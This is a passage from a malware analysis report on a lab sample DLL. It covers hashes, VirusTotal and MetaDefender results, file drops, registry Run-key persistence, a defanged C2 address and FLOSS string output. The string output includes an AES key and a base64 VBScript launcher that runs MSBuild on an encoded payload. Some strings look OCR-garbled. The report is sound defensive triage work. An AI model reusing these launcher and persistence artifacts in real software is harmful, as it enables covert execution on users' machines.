Practical Malware Analysis and Triage Malware Analysis Report

Sample: Malware.cryptlib64.dll

November 18, 2023

Muhfat Alam

Table of Contents

Summary

MD5 and SHA256 hash value for **Malware.cryptlib64.dll**

MD5: 361e6edb47e711a72c7f8ee3c0c1632b
SHA256: 732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

DNS Record: hxxp[://]srv[.]masterchiefsgruntemporium[.]local/en-us/docs[.]html

Network Connection: Found

File Written/Read/Execute:

1. embed.xml | C:\Users\Public\
2. embed.vbs | C: \Users\Public\Documents\
3. embed | Registry Run Key
4. MSBuild.exe


Technical Summary

The analyzed malware, identified as "**Malware.cryptlib64.dll**," utilizes the ```**rundll32 Malware.cryptlib64.dll,embed**``` command to execute its malicious activities.

Although **Pestudio** and **dnSpy** reveal the original sample name as "**embedDLL.dll**," it operates under the disguise of "**Malware.cryptlib64.dll**."

Upon execution, two files, "**embed.xml**" in the **C:\Users\Public\** directory and "**embed.vbs**" in **C:\Users\Public\Documents\** directory, are created. The malware persists by saving itself in the registry run key, triggering the execution of "**embed.vbs**" upon user login.

The VBScript code within "**embed.vbs**" invokes **MSBuild.exe** to process "**C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\public\embed.xml**." The content of "**embed.xml**" contains a sizable block of base64-encoded and compressed data. Upon execution, "**embed.vbs**" communicates with the **C2** server at **hxxp[://]srv[.]masterchiefsgruntemporium[.]local/en-us/docs[.]html**, serving as a command and control (C2) mechanism for the malware.



Malware.cryptlib64.dll
(original name: EmbedDLL.dll
AES_Decrypt with
apOw3rOverwh31m1ng!
embed.vbs
embed.xml
Write inside of Windows Registry Run Key
Execute with embed.xml
hxxp[://]srv[.]masterchiefsgruntemporium[.]local/en-us/docs[.]html

Static Analysis

Get the File Hash

Get the hash value for the **Malware.cryptlib64.dll** on the cmder by running the following command (Figure 01),

```
sha256sum.exe Malware.cryptlib64.dll //in sha256 hash
md5sum.exe Malware.cryptlib64.dll //in md5 hash
```




```
C:\Users\Tom\Desktop
λ md5sum.exe Malware.cryptlib64.dll
361e6edb47e711a72c7f8ee3c0c1632b *Malware.cryptlib64.dll

C:\Users\Tom\Desktop
λ sha256sum.exe

C:\Users\Tom\Desktop
λ sha2
sha224sum.exe  sha256sum.exe
C:\Users\Tom\Desktop
λ sha256sum.exe Malware.cryptlib64.dll
732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387 *Malware.cryptlib64.dll

C:\Users\Tom\Desktop
λ
```

Figure 01

OSINT Tool: As we have the hash value from the command line, we can use some OSINT Tools, like VirusTotal and MetaDefender for any flagged by security vendors.

VirusTotal Verdict: There are 11/59 security vendors flagged this **Malware.cryptlib64.dll** / **732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387** file as a malicious DLL. (Figure 02)




11 security vendors and 1 sandbox flagged this file as malicious

732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
EmbedDLL.dll

Size 28.50 KB
Last Analysis Date 1 year ago

Figure 02

MetaDefender Result: The threat name was identified as **Trojan/Avariantofgenerik!qbhYLrDt** and **two** threads are detected. (Figure 03)


62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0

Threat name: Trojan/Avariantofgenerik!qbhYLrDt

There is a mismatch between this file's type and its extension. The file type is dll.

A more in depth analysis can be performed using our Sandbox technology. Click the button and resubmit the file with the **Sandbox** option check to get the dynamic analysis results.


Figure 03

Floss/String Analysis:

The Floss command can generate all the strings from the .dll file. After running the following command, we can save this output in a text document.


```
floss Malware.cryptlib64.dll >> flossReport.txt
```

In the floss output, there are some “AsemblyTittleAttribute”, “AssemblyDescriptionAttribute”, “AssemblyProductAttribute”, “mscorlib” and so other interesting strings.




```
+------------------------------------+
| FLOSS STATIC STRINGS: ASCII (125) |
+------------------------------------+

!This program cannot be run in DOS mode.
.text
`.sdata
.rsrc
@.reloc
pr;T
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
System.Runtime.CompilerServices
CompilationRelaxationsAttribute
.ctor
RuntimeCompatibilityAttribute
System.Reflection
AssemblyTitleAttribute
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
System.Runtime.InteropServices
ComVisibleAttribute
GuidAttribute
AssemblyFileVersionAttribute
System.Runtime.Versioning
TargetFrameworkAttribute
```

Figure 04



```
FrameworkDisplayName
.NET Framework 4.7.2
_CorDllMain
mscoree.dll
embed
\EmbedDLL.dll


+------------------------------------+
| FLOSS STATIC STRINGS: UTF-16LE (34) |
+------------------------------------+

vyJ/
p0w3r0verwh3lm1ng!
pxQRI8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIklux2Tcs42qWV15vEWaGE7NywrhmorgjRariz108J8eAd7JbR3zzq
M5KbX5Vz61qi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUUgTGzWFXuM3QpGIm8XxL93J5HVf52LOfTEb91BR6md7bIoG2xbZIZ7kC2nbX1mcHGT
49NhP6mwTxfLSTERKP2y5d5kOruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Scwz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kv
LB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewaCZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+pwR6H/nS07tk13jZO8buFkwfY
AMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqPEn0oJKSQ8IMtI15wwc0SaMNuIBombhxEXqARDk7f5W01rksrNEL0Yj6HaSq7yI1GzK6NiotjbV/uaU
muV1kWM473Jct1+UnreB+f3J1yQ1eRL79NOHORagTY/rBE/gXI+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHutDY6u
k2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw95/wmwj5OFZo0c/4ZgP1M/8Okg9m1JIngWK25f6iTX9p+JxKw6IywRN5HrQ
E5DJX0MksGdnpW2oXNvFC9wmmzAKc3hLjkAYKd0S47oLJ1f8d9UVnkfcFzCCX5qwykOfA6voyXJnjYcaOFV2SqSBHkcPYu5zFNucq2yRJtIgmPm7yaJvo5
```

Figure 05



```
EgeMfq01sfRzHzrUXeIZg3t6xGABW6fEXyoqiD1k0djfb+Xhv10AviKEKOs/1xymhQUgmLiTGYGCrOp5rSWmhCz6/dOzJ11v9DjPfvhVhvbrAwhO4CdFUu
Yn/KyaQFZQi8MhK77mWsvrSVjsnB2vx9X/Wmru6vcN68tiFjBA0NOYt6FOg/ItJFAF2JDbntZxuzvB0NkJE8rp1c0wRVkH216ruXrZcnoNDeZsfBpw8xGD
b+zoE9he6zqGd4k6nH1qntMbnbo55VfteO21XzkiCLAzvSaYqHVfWkz0XYfJzAnD4SIsqJ4FzvWk3qotGkDMcp1vzTJQiF5kshbeSCbYzRaaZfpZHT1801
P7yKwXmHR12yQJRT83rBDoZQkR+vDn3qeqP77qKa15AEi4qkfi/4VoPt4bDKhFGS8hHRJ3vUH1NT3sg5Q2VS4GbMJfF/yaIVj34Hyv2TopVOAOFMH1G1d9
MT70Rs5MZ+rPr7VBsPXyh28qmzAFj+1hL6UyOxQ6vQPiT2eVHtATUARHZQhrvM3XTTH2nV+BbuRKY2MMaJM3kowe17nO1H5k171qt3vN353VUqJ1VfP0xf
0egGfXwVcwCUCke/jygn0om+IfevAC4JR4JdXYaS1qmIVxDf0pE1TTeRDVArqPjeGOr6ZLihs1zdbCIuU6hUE/nYdpCM3CL73+IYuDxOPWaqWg9gWji8kK
X5JVKYBJZVZ19LtKeEPpDiGXRVK+Sk1iqzken8i3hrMboHmzzfM6rcqq+yisxt7thZH+auY3O3xzkJDAZv91CR2013gz017Erv2aGkWm4UXwLH8R
public
\embed.xml
U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2h1bGwiKSAKRG1tIHN0ckFyZ3MKc3RyQXJncyA9ICJDO1xXaW5kb3dzXE1pY3Jvc29mdC
5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMT1cTVNCdW1sZC51eGUgQzpcVXN1cnNcUHVibG1jXGVtYmVkLnhtbCIKb1NoZWxsL1J1biBzdHJBcmdzLCAwLCBm
YWxzZQ==
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
embed
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments
CompanyName
FileDescription
EmbedDLL
FileVersion
1.0.0.0
InternalName
EmbedDLL.dll
LegalCopyright
Copyright
  2021
LegalTrademarks
OriginalFilename
```

Figure 06

The presence of "**mscorlib**" in a binary can be a strong indicator that it is related to a .NET application, and more specifically, a **C# (C-sharp)** application. "**mscorlib**" stands for "**Microsoft Common Object Runtime Library**," and it is a core assembly in the **.NET Framework** that provides fundamental classes and functionality for **.NET** applications.

In **.NET**, when you compile a **C#** program, it gets translated into **Intermediate Language (IL)** code, which is then executed by the **Common Language Runtime (CLR)**. The "**mscorlib**" assembly contains essential types and functionalities required by any **.NET** program.

Keep in mind that while the presence of "**mscorlib**" strongly suggests a **.NET** binary, it doesn't exclusively mean it's **C#**. Other **.NET** languages like **Visual Basic (VB.NET)** or **F#** could also produce binaries that reference "**mscorlib**." However, if you see other **C#**-specific artifacts or metadata within the binary, it becomes more likely that it is a **C#** binary.




C #Language
C# Compiler
Intermediate Language (IL)
Common Language Runtime (CLR)
OS
1. C# written in high level language then it use c# compiler
2. C# compiler turns to "Assembly"
3. When the C# compiler sitting on disk, they are full to the brim of IL, and once we execute those, the IL is loaded into the common language runtime for execution

Figure 07

In addition, call out to the **.NETFramwork** version (Figure 05) which of course are indicators of **C#** binary.

dnSpy-x86 Report:

To further analyze the binary and confirm its nature, use a tool like a **.NET decompiler dnSpy** to inspect the code.

